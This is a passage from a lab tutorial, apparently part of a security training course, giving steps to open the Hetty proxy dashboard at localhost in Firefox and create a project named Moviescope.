


5. Now, minimize all the windows and launch any web browser (here, **Mozilla Firefox**).


6. A browser window, in the address bar, type **http://localhost:8080** and press **Enter** to open Hetty dashboard.
7. In the Hetty dashboard, click **MANAGE PROJECTS** button.




8. **Projects** page appears, type **Project name** as **Moviescope** under **New Project** section and click **+ CREATE & OPEN PROJECT** button.



